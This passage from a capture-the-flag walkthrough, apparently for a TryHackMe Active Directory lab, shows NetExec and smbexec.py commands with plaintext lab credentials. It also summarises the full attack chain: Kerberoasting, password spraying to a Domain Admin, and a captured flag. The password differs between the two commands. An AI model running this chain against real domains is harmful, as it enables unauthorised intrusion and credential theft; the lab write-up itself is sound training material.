
Plaintext credentials for SANFORD_DAUGHERTY sitting in a PowerShell sync script. Thanks, Jerri and Sanford. Hope that office romance is worth it.
Final Access — smbexec as SANFORD_DAUGHERTY
nxc smb ad.thm.local -u 'sanford_daugherty' -p 'RESETASAP123'
python3 smbexec.py 'THM.LOCAL/SANFORD_DAUGHERTY:RESET_ASAP123@ad.thm.local'
THM{INFILTRATION_COMPLETE_OUR_COMMAND_OVER_NETWORK_ASSERTS}Full Attack Chain
RustScan → Windows Server 2019 AD DC, thm.local, ADCS via thm-LABYRINTH-CA
→ NetExec guest auth → IPC$ READ, LDAP null session open
→ LDAP group enumeration → Kerberoastable accounts identified
→ Kerberoast CODY_ROY → MKO)mko0
→ User enumeration → passwords in description fields + ZACHARY_HUNT anomaly
→ Credential spray → ZACHARY_HUNT = Domain Admin, same password
→ RDP as ZACHARY_HUNT → Bloodhound → targeted Kerberoast JERRI_LANCASTER
→ john → lovinlife!
→ RDP as JERRI_LANCASTER → C:\Scripts\syncer.ps1 → SANFORD_DAUGHERTY plaintext creds
→ nxc confirms → smbexec → flag